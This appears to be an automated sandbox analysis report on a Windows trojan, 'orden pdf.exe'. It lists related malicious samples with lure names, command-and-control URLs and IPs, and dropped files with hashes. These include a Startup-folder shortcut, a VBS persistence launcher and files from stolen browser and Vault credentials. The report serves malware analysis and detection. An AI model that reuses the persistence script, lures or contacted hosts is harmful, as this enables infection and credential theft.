	ORDER 172IKL0153094.exe	Get hash	malicious	Browse	• www.promotionalplacements.com/0wdn/?4h3=jmYaOKlr+2FfAeZahyaTAMJRjN0ako2uRB7ye7tFiJ41vzJNH4E+JCCo9bv18+DMvIbBTiiRsA==&vR-TR=LJEtYNu
	siYRtE23mD.exe	Get hash	malicious	Browse	• www.type3cannabis.com/oj6t/?ojrXP=kqMYwQk82t2T1Lt8pU6YEmj/eoYCnhRMTPksyGfrTy2ILdLjMrXXGK4BNP2S2VSRUoMu&KN6p=FVplxlNplH1p8Zd
	PRODUCT INQUIRY BNQ1.xlsx	Get hash	malicious	Browse	• www.mypetwellnessstore.com/coz3/?RFN4=ajqb1vM6sB/4lAKhvG3/c5mVsBLkf/xD4kRwCEIdAqloaMXfIV7wZTIJ/T39KnARMqvxIw==&RB=NL00JzKhBv9HkNRp
	STATEMENT NOV20.xlsx	Get hash	malicious	Browse	• www.monetizemybizadvertisers.com/ogg/?TD=oP2tstFPZDvxz0&MBZ8xB=g8xKdXZufOnEIPV2KjWZylhEF0u3+INtUX5rBLROJ4vaYn14A+wO7JT1W6f+JZrPnVjFLw==
	New Additional Agreement.exe	Get hash	malicious	Browse	• www.owner.codes/bw82/?J2JxbNH=7PTVdedASbqXwdeJ7Nsx6Z4+deFvCf6zRKQ0g09ISedI/B2MYyGtMzQZmx0vvrAl+DVW&BXEpz=Z2Jd8XTPeT
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• www.owner.codes/bw82/?K4k0=7PTVdedASbqXwdeJ7Nsx6Z4+deFvCf6zRKQ0g09ISedI/B2MYyGtMzQZmx0vvrAl+DVW&dDH=P0GPezWpdVGtah

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• www.beauskitchen.com/bw82/?RR=L++B11gAAOUjb7FCpgjqLOCb3aeUZtTuQ2/xcMSvZ8K7RWmMRTDMsQHRNHFTLEUTkmC2R4zrOw==&E6A=8pMPQv
	mFNIsJZPe2.exe	Get hash	malicious	Browse	• www.beauskitchen.com/bw82/?tHrp=9r7HOjb8jFFtz&sBZXxj6=L++B11gAAOUjb7FCpgjqLOCb3aeUZtTuQ2/xcMSvZ8K7RWmMRTDMsQHRNEppIF4onRjn
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• www.owner.codes/bw82/?elX=7PTVdedASbqXwdeJ7Nsx6Z4+deFvCf6zRKQ0g09ISedI/B2MYyGtMzQZmyU/gKQdgm8R&uVj0=M494u
	AWB# 9284730932.exe	Get hash	malicious	Browse	• www.progressionglobaleducation.com/o9bs/?JfELt4Gh=e2WuzP2KL7Qag3Mk7Lwr0NOS4E7DIhoQd6IjkNRlnbrRjVPd72EWKLDkHxRcUFlv776Y&ojq0d=SzuPdV
	DEWA PROJECT 12100317.exe	Get hash	malicious	Browse	• www.beauskitchen.com/bw82/?Sh=L++B11gAAOUjb7FCpgjqLOCb3aeUZtTuQ2/xcMSvZ8K7RWmMRTDMsQHRNEpDX1IojTrn&RZB=dnrxRrdHFPe8sx
	HussanCrypted.exe	Get hash	malicious	Browse	• www.cleo.vision/cia6/?T8eD=Q6D9YgNFyKyA4HKU1w92ahXplO0nGtsIjLqzul1Tx979rO99WlQEjhbEVqJR4QMaoqe0&-ZSD=1b0hIT
	OD-14102020 PDF.exe	Get hash	malicious	Browse	• www.antepsarayi.com/ian/?OjN0X=YqujN5NNKTKJ4lQKy0GvxKse8tEykRuk5KTVF3//lhxgKXTH6gN0X1UV9ItiZ3Ki3iv0&TT=fbdDrHkHTjTdv

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
34.102.136.180	J0OmHIagw8.exe	Get hash	malicious	Browse	• www.epicmassiveconcepts.com/csv8/?t8o8sPp=iJ9LMG7MliwQjz4N9h8Hq4mQMyMQ8EbCXmiUEypb7zSuax6avA4zdFyQt2cMJ86uh/oE&jBZd=KnhT
	zHgm9k7WYU.exe	Get hash	malicious	Browse	• www.ricardoinman.com/xle/?0V3lvN=YvRXzPexWxVddR&uXrpEpT=43tORsMo6Gry83Td78nIWgxEplzIHXHZqBl7iQpQA31ZPQcRtwVYWDcsKQZGhQx+cBJl
	JAAkR51fQY.exe	Get hash	malicious	Browse	• www.epicmassiveconcepts.com/csv8/?EZUXxJ=iJ9LMG7MliwQjz4N9h8Hq4mQMyMQ8EbCXmiUEypb7zSuax6avA4zdFyQt2cMJ86uh/oE&DzrLH=VBZHYDrxndGXyf
	65BV6gbGFl.exe	Get hash	malicious	Browse	• www.outlawgospelshow.com/kgw/?D81dO=3dsCTSsKJfcfLyYHdfjcimIAevlOxP45YAOPNmiGb3RckDOY5KdZ2EMbApwY76ndqYux&tTrL=Fpgl
	YvGnm93rap.exe	Get hash	malicious	Browse	• www.craftseest.com/8rg4/?GXITC=UZP/0BHyEu1M6xcQwfN1oLvS1pOV65j2qrbsgROtnkuQKUAN6nqHjVn7Ph/tqme/ujGF&Jt7=XPy4nFjH
	Order_00009.xlsx	Get hash	malicious	Browse	• www.brainandbodystrengthcoach.com/csv8/?1bwhC=4rzgp1jcc8l4Wxs4KztLQnvubqNqMY/2ozhXYXCY6yGJDbul1z8E6+SozVJniMc1Iz21RA==&tB=TtdpPpwhOlt
	13-01-21.xlsx	Get hash	malicious	Browse	• www.kolamart.com/bw82/?x2J8=U5qlNe3qvCiRDMVNZAk3bGcrOcPwpu2hHSyAkQWR0ho6UxGTq/9WR3TB3nENm+o2HqQ7BQ==&Ab=gXuD_lh8bfV4RN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	NEW 01 13 2021.xlsx	Get hash	malicious	Browse	• www.gdsjgf.com/bw82/?UL0xqd7P=7KG5rMnMQSi+1zMSyyvwq06b8xrmRTVdiDQe9ch18oMrwrVTJ7b27nrbU/HrWldfz0eoHA==&CXi4A=gXrXRfH0yDoHcf-
	PO85937758859777.xlsx	Get hash	malicious	Browse	• www.bodyfuelrtd.com/8rg4/?RJ=A4ItsHP7WirPGvorxE1FqdRUH2iuHEJ7Bx0GuGGPjza4UX3M9OXu5uVQhTJ1ITDXtosJtw==&LFQHH=_pgx3Rd
	Order_385647584.xlsx	Get hash	malicious	Browse	• www.oohdough.com/csv8/?NP=oR+kRp92OlWNPHb8tFeSfFFusuQV5SLrlvHcvTTApHN9lxDZF+KzMj/NshbaIk6/gJtwpQ==&nN6l9T=K0GdGdPX7JyL
	PO#218740.exe	Get hash	malicious	Browse	• www.epochryphal.com/wpsb/?Wxo=n7b+ISrk/mPyWzbboTpvP41tNOKzDU5etPpa3uuDPgrT9THM2mbO6pyh4trMr+rUEpul&vB=lhv8
	20210111 Virginie.exe	Get hash	malicious	Browse	• www.mrkabaadiwala.com/ehxh/?Gzux=8Ka3Lv4ePZYbHHrfWWyIjg6yKJpjzOn7QTDTNOD0A86ZD78kMrm+GgFnyvrieFQhDFXfm2RQfw==&AnB=O0DToLD8K
	20210113155320.exe	Get hash	malicious	Browse	• www.ortigiarealty.com/dkk/?BZ=59qCdC3RMUvEyWKLbbpm6Z+GlV/JTwbDjS9GwZYTXRwVfK7Z9ENGl/302ncjjG4TtqPC&I6A=4hOhA0
	13012021.exe	Get hash	malicious	Browse	• www.sydiifinancial.com/rbg/?-ZV4gjY=zsOc27F1WxfzCuYGlMZHORhUu2hDO+A8T5/oUCY+tOSiKp0YV+JX8kcBbP6nsiP5Hbli&-ZSl=1bgPBf

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Po-covid19 2372#w2..exe	Get hash	malicious	Browse	• www.thesaltlifestyle.com/p95n/?u6ihA=cjlpdRL8ZtfDvB1&oH5h=BBaWJPlPEO+nvtMqhmqrcRgDtKq1LKrnuc6l0tDI+4mn5icveD46W7DXUUudv5GhOCct
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• www.abilitiesin.com/umSa/?8p=z9MTiPW3cvjSA5QkES0lRL7QE5QWzpSIb/5mf6QApKD6hYKwb/M4i12nx+gX2coGSm9PIjo5qw==&o2=jL30vpcXe
	6blnUJRr4yKrjCS.exe	Get hash	malicious	Browse	• www.vettedwealthmanagement.com/umSa/?ET8T=brJeVU7eljMQcn5t6nrZLyoDpHpFr+iqwzUSRB88e+cRILPvJ2TiW12sA30gV7y33iXX&URfl=00DdGJE8CBEXFLip
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• www.basalmeals.com/h3qo/?CR=nh/gKqoyV5HeFjYxMy0eFbMJOpM49Sz3DGf/FH2Dw3liEqigPonoEfAZFGiauGMw1oau&RX=dnC44rW8qdHLY2q
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• www.schustermanin terests.com/de92/?FdC4E2D=otFI+gArfm9oxno+NlFHPe8CZ87dio0DjOpD7CEQ1ohXI6jwcMVL1BNDFt16zf60LSstTEfOYg==&AjR=9r4L1
	xrxSVsbRli.exe	Get hash	malicious	Browse	• www.luxpropertyandassociates.com/nki/?yrsdQvAx=9rwO08mLgykW/+F5WoH4KAy1ieMCsMl+05AKyLP7HaXoaQuR30wAwJPKQnvqcJUpdIyD&D8h8=kHux

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com	rT3Nb3Nhqp.exe	Get hash	malicious	Browse	• 3.223.115.185
	Swift transferi pdf.exe	Get hash	malicious	Browse	• 3.223.115.185
	0XrD9TsGUr.exe	Get hash	malicious	Browse	• 3.223.115.185
	Payment Advice.xlsx	Get hash	malicious	Browse	• 3.223.115.185
	Doc_74657456348374.xlsx	Get hash	malicious	Browse	• 3.223.115.185

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	099898892.exe	Get hash	malicious	Browse	• 3.223.115.185
	Nuevo pedido.exe	Get hash	malicious	Browse	• 3.223.115.185
	BBTNC09.exe	Get hash	malicious	Browse	• 3.223.115.185
	h3dFAROdF3.exe	Get hash	malicious	Browse	• 3.223.115.185
	REQUEST FOR QUOTATION.exe	Get hash	malicious	Browse	• 3.223.115.185
	53McmgaUJP.exe	Get hash	malicious	Browse	• 3.223.115.185
	po.exe	Get hash	malicious	Browse	• 3.223.115.185
	BsR85tOyjL.exe	Get hash	malicious	Browse	• 3.223.115.185
	3Y690n1UsS.exe	Get hash	malicious	Browse	• 3.223.115.185
	Z4bamJ91oo.exe	Get hash	malicious	Browse	• 3.223.115.185
	hO3eV0L7FB.exe	Get hash	malicious	Browse	• 3.223.115.185
	U0N4EBAJKJ.exe	Get hash	malicious	Browse	• 3.223.115.185
	aG2hS5oQsq.exe	Get hash	malicious	Browse	• 3.223.115.185
	zISJXAAewo.exe	Get hash	malicious	Browse	• 3.223.115.185
	CLxJeVvzMA.exe	Get hash	malicious	Browse	• 3.223.115.185

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-AESUS	Matrix.exe	Get hash	malicious	Browse	• 54.234.205.119
	YvGnm93rap.exe	Get hash	malicious	Browse	• 54.208.77.124
	0113_1010932681.doc	Get hash	malicious	Browse	• 184.73.247.141
	0113_203089882.doc	Get hash	malicious	Browse	• 50.19.243.236
	0113_88514789.doc	Get hash	malicious	Browse	• 54.235.83.248
	W0rd.dll	Get hash	malicious	Browse	• 23.21.140.41
	W0rd.dll	Get hash	malicious	Browse	• 184.73.247.141
	Order_00009.xlsx	Get hash	malicious	Browse	• 35.172.94.1
	PO85937758859777.xlsx	Get hash	malicious	Browse	• 52.201.79.206
	IMG_2021_01_13_1_RFQ_PO_1832938.doc	Get hash	malicious	Browse	• 54.224.10.186
	0113_35727287.doc	Get hash	malicious	Browse	• 184.73.247.141
	W0rd.dll	Get hash	malicious	Browse	• 54.243.119.179
	0fiasS.dll	Get hash	malicious	Browse	• 54.243.119.179
	01_extracted.exe	Get hash	malicious	Browse	• 184.73.247.141
	DHL_Jan 2021 at 1.M_9B78290_PDF.exe	Get hash	malicious	Browse	• 23.21.252.4
	QUOTE_98876_566743_233.exe	Get hash	malicious	Browse	• 52.20.197.7
	20210111 Virginie.exe	Get hash	malicious	Browse	• 52.202.22.6
	DHL_Jan 2021 at 13M_9B7290_PDF.exe	Get hash	malicious	Browse	• 54.243.164.148
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 54.208.77.124
	4600031748.exe	Get hash	malicious	Browse	• 54.225.66.103
GOOGLEUS	J0OmHIagw8.exe	Get hash	malicious	Browse	• 34.102.136.180
	zHgm9k7WYU.exe	Get hash	malicious	Browse	• 34.102.136.180
	JAAkR51fQY.exe	Get hash	malicious	Browse	• 34.102.136.180
	65BV6gbGFl.exe	Get hash	malicious	Browse	• 34.102.136.180
	YvGnm93rap.exe	Get hash	malicious	Browse	• 34.102.136.180
	ACH WIRE PAYMENT ADVICE..xlsx	Get hash	malicious	Browse	• 108.177.126.132
	VFe7Yb7gUV.exe	Get hash	malicious	Browse	• 8.8.8.8
	cremocompany-Invoice_216083-xlsx.html	Get hash	malicious	Browse	• 216.239.38.21
	Order_00009.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	13-01-21.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	NEW 01 13 2021.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	PO85937758859777.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	BankSwiftCopyUSD95000.ppt	Get hash	malicious	Browse	• 108.177.127.132
	Order_385647584.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	rB26M8hflh.exe	Get hash	malicious	Browse	• 8.8.8.8
	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 216.239.34.21
	WFLPGBTMZH.dll	Get hash	malicious	Browse	• 108.177.126.132
	PO#218740.exe	Get hash	malicious	Browse	• 34.98.99.30
	20210111 Virginie.exe	Get hash	malicious	Browse	• 34.102.136.180
	20210113155320.exe	Get hash	malicious	Browse	• 34.102.136.180
SEDO-ASDE	RFQ RATED POWER 2000HP- OTHERSPECIFICATION.docx.doc	Get hash	malicious	Browse	• 91.195.240.94
	PO#218740.exe	Get hash	malicious	Browse	• 91.195.240.94

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 91.195.241.137
	AOA4sx8Z7l.exe	Get hash	malicious	Browse	• 91.195.241.137
	Doc_74657456348374.xlsx.exe	Get hash	malicious	Browse	• 91.195.241.137
	Consignment Details.exe	Get hash	malicious	Browse	• 91.195.240.94
	Shipping Documents PL&BL Draft.exe	Get hash	malicious	Browse	• 91.195.241.137
	Purchase Order -263.exe	Get hash	malicious	Browse	• 91.195.240.94
	zz4osC4FRa.exe	Get hash	malicious	Browse	• 91.195.241.137
	btVnDhh5K7.exe	Get hash	malicious	Browse	• 91.195.241.137
	4wCFJMHdEJ.exe	Get hash	malicious	Browse	• 91.195.241.137
	SecuriteInfo.com.Trojan.Inject4.6535.29715.exe	Get hash	malicious	Browse	• 91.195.241.137
	Pending PURCHASE ORDER - 47001516.pdf.exe	Get hash	malicious	Browse	• 91.195.240.94
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 91.195.241.137
	order no. 3643.exe	Get hash	malicious	Browse	• 91.195.240.94
	Details!!!!.exe	Get hash	malicious	Browse	• 91.195.240.94
	rtgs_pdf.exe	Get hash	malicious	Browse	• 91.195.241.137
	http://walmartprepaid.com	Get hash	malicious	Browse	• 91.195.240.136
	P.O-45.exe	Get hash	malicious	Browse	• 91.195.241.137
	order FTH2004-005.exe	Get hash	malicious	Browse	• 91.195.241.137

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\Fxpx\cx9l_rq2dula.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1550336
Entropy (8bit):	6.795101471729671
Encrypted:	false
SSDEEP:	24576:Atb20pkaCqT5TBWgNQ7a23dZXEGpDMOvzgL6A:JVg5tQ7aQMg25
MD5:	4F1AD14256CC9C420D78D69B468BAB48
SHA1:	7734BEEC32B17C6EF0678533CC9634BD2C890C65
SHA-256:	1F05B369246B2867A66ABA3CACD9DA9C2F29C03ADC4D45883C91054C35AC3345
SHA-512:	38DBBF685B18D2540D739B0FF74BB00F20A1E0B1C142E40B7BBB2E451F6D8EA9E992EB01F77EFF945A47BC57FB6ADA9E184DD9D6F07E732C253449509DEEEC71
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 33%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d.....'.a....H.k....H.h.....H.i....}%...}5.....~.....k.....o.....1.....j. ...Rich.....PE..L....._.....".....t_.....@.....@...@.....@.....p..|....@.....`..Ll.....0'..@..... .....`.....text...O..... ..`.rdata..B.....@..@.data...T.....b.....@....rsrc.....@.....@..@.reloc..t....`..... .@..B..... .....

C:\Users\user\AppData\Local\Temp\DB1

Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB

C:\Users\user\AppData\Local\Temp\DB1	
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\Fxpx\cx9I_rq2dula.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1550336
Entropy (8bit):	6.795101471729671
Encrypted:	false
SSDEEP:	24576:Atb20pkaCqT5TBWgNQ7a23dZXEGpDMOvzgL6A:JVg5tQ7aQMg25
MD5:	4F1AD14256CC9C420D78D69B468BAB48
SHA1:	7734BEEC32B17C6EF0678533CC9634BD2C890C65
SHA-256:	1F05B369246B2867A66ABA3CACD9DA9C2F29C03ADC4D45883C91054C35AC3345
SHA-512:	38DBBF685B18D2540D739B0FF74BB00F20A1E0B1C142E40B7BBB2E451F6D8EA9E992EB01F77EFF945A47BC57FB6ADA9E184DD9D6F07E732C253449509DEEEC71
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 33%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d.....'.a....H.k....H.h.....H.i....}%....}5.....~.....k.....o.....1.....j. ...Rich.....PE..L....._.....".....t_.....@.....@...@.....@.....p..|....@.....`..Ll.....0'..@..... .....`.....text...O..... ..`.rdata..B.....@..@.data...T.....b.....@....rsrc.....@.....@..@.reloc..t....`..... .@..B..... .....

C:\Users\user\AppData\Roaming\KN26O6T1\KN2logim.jpeg	
Process:	C:\Windows\SysWOW64\systray.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	109281
Entropy (8bit):	7.92040397877183
Encrypted:	false
SSDEEP:	3072:Ih9p38GEbg2wzYJX+djpxXZMtk2AB4s8oxWzzzTlXUFg:S9p38GEUfHVma2O78oxgD
MD5:	CE6475451E00631C8ED264DECD02599A
SHA1:	529116F09AD9A0CAAFA89239BBCA3A6D4EB50B55
SHA-256:	ACEEDE456C82C2EFF4D4A3E0E3325E8D9DA10479559D667F0BA5978B80BE4F17
SHA-512:	D1C64ECECCAC3942D39718B0F8DF922A9C189A8EF49B5E6EDBA93E345A69807C0917CE6B019488379CF3A9CB1E099BE48E40B0925E6129428A270039C9E2D950
Malicious:	false
Reputation:	low
Preview:	......JFIF.....`.`.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222.....".... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..01KK...lq\....xcS.m..#Hm.....T.....<!...wq5...v1.?S.....rHj-.U:...5.....|..+.....}...<.>...H.....Wo.CK`/l.1./...C...W.....,1....R.0.W.A.:.....X.l..1lN23....._....m....'.....S.. ..W....'.c....1....5.5.}j.Ly..k;.\...q.U..Q...bgJpW.(QKI]&b.QE..&(.._.C.....B...-..h.Dh.....{..J*.qNN...Z.....?...../.H.v..O.|.....l"]Z...I.y..[

C:\Users\user\AppData\Roaming\KN26O6T1\KN2logrg.ini	
Process:	C:\Windows\SysWOW64\systray.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	2.7883088224543333
Encrypted:	false
SSDEEP:	3:rFGQJhII:RGQPY
MD5:	4AADF49FED30E4C9B3FE4A3DD6445EBE
SHA1:	1E332822167C6F351B99615EADA2C30A538FF037
SHA-256:	75034BEB7BDED9AEAB5748F4592B9E1419256CAEC474065D43E531EC5CC21C56
SHA-512:	EB5B3908D5E7B43BA02165E092F05578F45F15A148B4C3769036AA542C23A0F7CD2BC2770CF4119A7E437DE3F681D9E398511F69F66824C516D9B451BB95F945
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\Roaming\KN26O6T1\KN2logrg.ini	
Preview:	....C.h.r.o.m.e. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\KN26O6T1\KN2logri.ini	
Process:	C:\Windows\SysWOW64\systray.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	2.8420918598895937
Encrypted:	false
SSDEEP:	3:+slXllAGQJhll:dllGQPY
MD5:	D63A82E5D81E02E399090AF26DB0B9CB
SHA1:	91D0014C8F54743BBA141FD60C9D963F869D76C9
SHA-256:	EAECE2EBA6310253249603033C744DD5914089B0BB26BDE6685EC9813611BAAE
SHA-512:	38AFB05016D8F3C69D246321573997AAAC8A51C34E61749A02BF5E8B2B56B94D9544D65801511044E1495906A86DC2100F2E20FF4FCBED09E01904CC780FDBAD
Malicious:	**true**
Preview:	....I.e.x.p.l.o.r. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\KN26O6T1\KN2logrv.ini	
Process:	C:\Windows\SysWOW64\systray.exe
File Type:	data
Category:	dropped
Size (bytes):	210
Entropy (8bit):	3.4669102148080584
Encrypted:	false
SSDEEP:	6:tGQPYIlaExGNlGcQga3Of9y96GO4UABYloEoY:MIlaExGNYvOI6x4UABYlkY
MD5:	42A1C97322FFB332CB284007F720EC75
SHA1:	B824EB8A23C3669D283AD76174C80FA26412D428
SHA-256:	67F95B6BD635AC5B715D60133F9B5862594DBAF144049E9EED6C3A83A7432094
SHA-512:	AC78677E64FABF82F19F3288AAF483DBA0EF0E4C02F03AB0595B5CE3B0B61C3FB1ADD447B42EFE09B07293D85E810C90916BA2650F024C42F6D77BE7330B2D5 5
Malicious:	**true**
Preview:	...._._.V.a.u.l.t. .R.e.c.o.v.e.r.y.....N.a.m.e.:...M.i.c.r.o.s.o.f.t.A.c.c.o.u.n.t.::.t.a.r.g.e.t.=.S.S.O._.P.O.P._.D.e.v.i.c.e.....I.d.:...0.2.s.e.o.z.m.t.d.q.z.l.i.u.r.x.....A.u.t.:.....P.a.s.s.:.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\f01b4d95cf55d32a.automaticDestinations-ms	
Process:	C:\Windows\explorer.exe
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Read-Only, Directory, ctime=Wed Apr 11 22:38:20 2018, mtime=Thu Jan 14 04:13:02 2021, atime=Thu Jan 14 04:13:02 2021, length=8192, window=hide
Category:	modified
Size (bytes):	11875
Entropy (8bit):	3.1804535272240964
Encrypted:	false
SSDEEP:	96:8ZxXpsTW0hAdRWkdBO7wu3lOsWeXOsTW0ozdRWk8nb/a:8Gq0SdUcdtq0+dUDa
MD5:	1431C5809358D89F20A3AF4C99ED7139
SHA1:	901E4F43BF9A1E22E9AFB1B67E2FE29DEFB201AB
SHA-256:	7EDB873D2EE70A9375E346917ECCA8B461CDB476770B69E04E22C39069A7AC4A
SHA-512:	840A0A38AEA60A3B196E50DB0CBF446C67D027AEF34AD44C1AB4C4D3BD3B23AA1EF3C5FC084EB598B5029FDBD2313B4BA29DD725E7A63AC24986A880CDA93 968
Malicious:	false
Preview:	L.....F.....,....&..3....&..3.... .....P.O. .:i.....+00.../C:\.....1.....R.)..PROGRA~2.....L..R.).....V.....#.P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.)...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.7.....E.....-.....D.....@.?.....C:\Program Files (x86)..`.....X.....computer..!a..%.H.VZAj...U%.$'V.....-..!a..%.H.VZAj...U%.$'V.....-.r.....-...1SPSU(L.y.9K....-.....9...1SPS..mD..pH.H@..=x....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\.url	
Process:	C:\Users\user\Desktop\orden pdf.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:///C:\Users\user\assignedaccessproviderevents\.vbs>), ASCII text, with CR line terminators
Category:	dropped
Size (bytes):	79
Entropy (8bit):	4.630640678497035
Encrypted:	false
SSDEEP:	3:HRAbABGQVuOWXp5/feABo4LT2n:HRYF5OWXpkh4LT2

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\.url	
MD5:	E26FCBEC7D7F5645A042CD8ECABA9C12
SHA1:	B01931C3851E0DA006F62A368A7D8D3FEBEE9A00
SHA-256:	ABF2B2B43A3B5C48AC486C2FF780C8933A75EDAB16CFCFFF6DF6C25BB7F19877
SHA-512:	78A3263E8A65E4580AD28E569A1FD82226FDB3B2A04AEFA73D6BEFE0E6B8526C70A7EC8C01327D31F07B6EACCC39B53F24C0BE284D63D934C16FEB335FEAF 97
Malicious:	**true**
Yara Hits:	• Rule: Methodology_Suspicious_Shortcut_Local_URL, Description: Detects local script usage for .URL persistence, Source: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\.url, Author: @itsreallynick (Nick Carr), @QW5kcmV3 (Andrew Thompson)
Preview:	[InternetShortcut].URL=file:///C:\Users\user\assignedaccessproviderevents\.vbs

C:\Users\user\assignedaccessproviderevents\.vbs	
Process:	C:\Users\user\Desktop\orden pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	137
Entropy (8bit):	4.675174417731891
Encrypted:	false
SSDEEP:	3:jaPcYonh3QBHoWXp5/feABo4hriQSHn:jk+h8lWXpkh4hOL
MD5:	DB5C80C48C179D717EE7AE1CC6F050CB
SHA1:	25DCF4FDE3CCD5983DC5B7BFCD9693F2B5D27654
SHA-256:	A3DAE6CCC4FA2C5A30511F2654699C07C948B4C428494E092CB76D75BD1943E4
SHA-512:	66B737706C45C71C20B5EAD7BC95094EE05011ACE0E4F7BDB23BFA124CF141F30574A2C62B4C9C8E49DEC16FC438F4CB99A8142847949CEA3361881FE7447C 2
Malicious:	false
Preview:	Set WshShell = WScript.CreateObject("WScript.Shell")..WshShell.Run """C:\Users\user\assignedaccessproviderevents\DeviceCensus.exe.exe"""

C:\Users\user\assignedaccessproviderevents\DeviceCensus.exe.exe	
Process:	C:\Users\user\Desktop\orden pdf.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1550336
Entropy (8bit):	6.795101471729671
Encrypted:	false
SSDEEP:	24576:Atb20pkaCqT5TBWgNQ7a23dZXEGpDMOvzgL6A:JVg5tQ7aQMg25
MD5:	4F1AD14256CC9C420D78D69B468BAB48
SHA1:	7734BEEC32B17C6EF0678533CC9634BD2C890C65
SHA-256:	1F05B369246B2867A66ABA3CACD9DA9C2F29C03ADC4D45883C91054C35AC3345
SHA-512:	38DBBF685B18D2540D739B0FF74BB00F20A1E0B1C142E40B7BBB2E451F6D8EA9E992EB01F77EFF945A47BC57FB6ADA9E184DD9D6F07E732C253449509DEEEC 71
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 33%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d.....'.a....H.k....H.h.....H.i....}%....}5.....~.....k.....o.....1.....j. ...Rich.....PE..L....._.....".....t_.....@.....@...@.....@.....p..|....@.....`..Ll.....0'..@..... .....`.....text...O..... ..`.rdata..B.....@..@.data...T.....b.....@....rsrc.....@.....@..@.reloc..t....`..... .@..B..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.795101471729671
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	orden pdf.exe
File size:	1550336
MD5:	4f1ad14256cc9c420d78d69b468bab48
SHA1:	7734beec32b17c6ef0678533cc9634bd2c890c65

General

SHA256:	1f05b369246b2867a66aba3cacd9da9c2f29c03adc4d45883c91054c35ac3345
SHA512:	38dbbf685b18d2540d739b0ff74bb00f20a1e0b1c142e40b7bbb2e451f6d8ea9e992eb01f77eff945a47bc57fb6ada9e184dd9d6f07e732c253449509deeec71
